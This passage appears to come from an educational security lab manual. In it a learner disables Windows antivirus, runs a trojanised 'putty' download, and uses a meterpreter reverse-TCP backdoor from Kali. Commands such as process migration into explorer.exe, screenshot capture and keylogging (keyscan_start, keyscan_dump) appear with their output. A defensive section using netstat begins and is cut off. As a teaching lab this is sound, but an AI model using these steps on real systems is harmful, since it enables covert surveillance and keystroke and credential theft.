




10. Minimize the **File Explorer** window.

11. In order to see the effect this type of malware can have, we need to turn off antivirus protection. Click on the **Start** button in the lower-left and type `virus & threat protection` and click on the **Virus & threat protection** search result at the top of the popup window.





12. Under the *Virus and Threat Protection Settings,* click on **Manage Settings**.





  

13. Under *Real-Time Protection*, click the *On/Off* slider to the **Off** position.



14. Click on the **App and Browser Control** button on the left side of the window.



15. Close the **Virus & Threat Protection** window.
16. You will need to download the file again. Restore the Firefox web browser that you minimized earlier. The download site should still be open, but if you closed it, type `203.0.113.2` in the address bar. Click on **Download putty** again.
17. Minimize the web browser.
18. Restore the **File Explorer** window making sure the **Downloads** folder is open. Double-click the **putty** program to start it up.





19. In the *Open File – Security Warning* window, click on **Run.**





The **putty** program will not run, but the malicious payload has been deployed, and the *WinOS* computer has been compromised.

20. Return to the **Kali** computer and the *meterpreter* terminal session. There is now a message stating that the malware on the *WinOS* computer has opened the backdoor session.




21. You will want to quickly migrate out of the current process in case the user closes the exploited application. Migrate into the **explorer.exe** process, as it is far less likely the unsuspecting victim will close it. Type the following in the *meterpreter* session:

```
migrate -N explorer.exe
```




Make a note of the **PID** that the malware was migrated to, **5488** in this example.

22. You now have almost complete access to the *WinOS* computer, as will be demonstrated in the next task. Remain on the *Kali* computer and continue to the next section to demonstrate you have almost complete access to the *WinOS* computer.

## 4 Controlling the Host and Extracting Data Using the RAT

In this task, you will use *meterpreter* to gain access to the host machine using the Reverse-TCP backdoor that was created, downloaded, and executed on the *WinOS* computer. Once the host is compromised, there are many actions that can be remotely performed on the *WinOS* computer.

1. To see who is currently logged in, type the following command:

```
getuid
```

```
meterpreter > getuid
Server username: WIN-E3AIDIHECNG\Administrator
```


2. You can also take a screenshot of the victim's desktop without them knowing by typing the **screenshot** command.

```
screenshot
```


```
meterpreter > screenshot
Screenshot saved to: /home/sysadmin/HwzgesAr.jpeg
```

The file name will be different every time you take a screenshot.

3. Minimize the terminal window.
4. Double-click the **Home** folder on the desktop.




5. In the folder, you will see the screenshot jpeg file created in the previous step.





  

6. Double-click on the **jpeg** file to open it in *the* Firefox web browser.





7. After confirming that you can see the desktop of the *WinOS* machine in the screenshot, close the web browser and the file explorer window.
8. Restore the terminal window with the *meterpreter* session
9. Another capability possessed by the *meterpreter* backdoor is the ability to keylog the victim. A keylogger will record all the keystrokes made by the user on the *WinOS* computer. To begin the keylogging process, type the following command:

```
keyscan_start
```





10. Return to the **WinOS** computer.
11. Close the **File Explorer** window.
12. Open *Notepad* by clicking the **Start** button and typing `notepad`. Then click the **Notepad** desktop app.





13. Type some text into the *Notepad* document. Any text you choose will work. For example:




14. When finished, click **File>Save As**.



15. In the *Save As* window, use the file name `LabDownload` and click **Save**.




16. Close the **Notepad** window.
17. Return to **Kali** computer.
18. To view the recorded keystrokes, dump the collected keyboard data to the screen output with the following command.

```
keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
note<Shift>We<^H>hen keyu<^H>logged, a user will have no idea that thi<^H>eir ke
ystoks<^H>e<^H><^H><^H>rokes are being recorded.<Shift>Lab<Shift>Download<CR>
```

The keylogger will pick up all keys pressed, including the Shift key and any typos made.

19. Stop the **keylogger** by typing the following command:

```
keyscan_stop
```

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```


The *meterpreter* is also capable of:

- Uploading and downloading files to the exploited computer
- Read files on the exploited computer
- Steal system credentials
- Interacting with the victim's microphone and webcam
- … and many more nasty bits

## 5 Defensive Measures Against the RAT


Of course, the best protection against a Meterpreter attack is to have an antivirus running, as we saw at the beginning of Task 2. However, there are ways of hiding the virus payload from a virus scan, so it is important to study the process that is connecting back to the attacker.

1. Return to the **WinOS** computer.
2. Launch *PowerShell* by clicking the **Start** button, scroll down to *Windows PowerShell* in the applications list, click to open the list, right-click **Windows PowerShell**, click **More,** and then click **Run as administrator**.



3. Locate the connections going to the attacker machine by typing the following command:


```
netstat -o
```




This command will show all of the TCP connections that have been established with the *WinOS* computer. Make a note of the **Foreign Address** of the computer that shows an **Established** setting with the *Kali* computer at **203.0.113.2** and the **Process ID** (**PID**) of the connection, which will be different than the above example when you run the command.


4. Normally, the **Process ID** would allow you to gather more information about the **RAT** process and terminate it. However, the *meterpreter* **RAT** from the beginning process 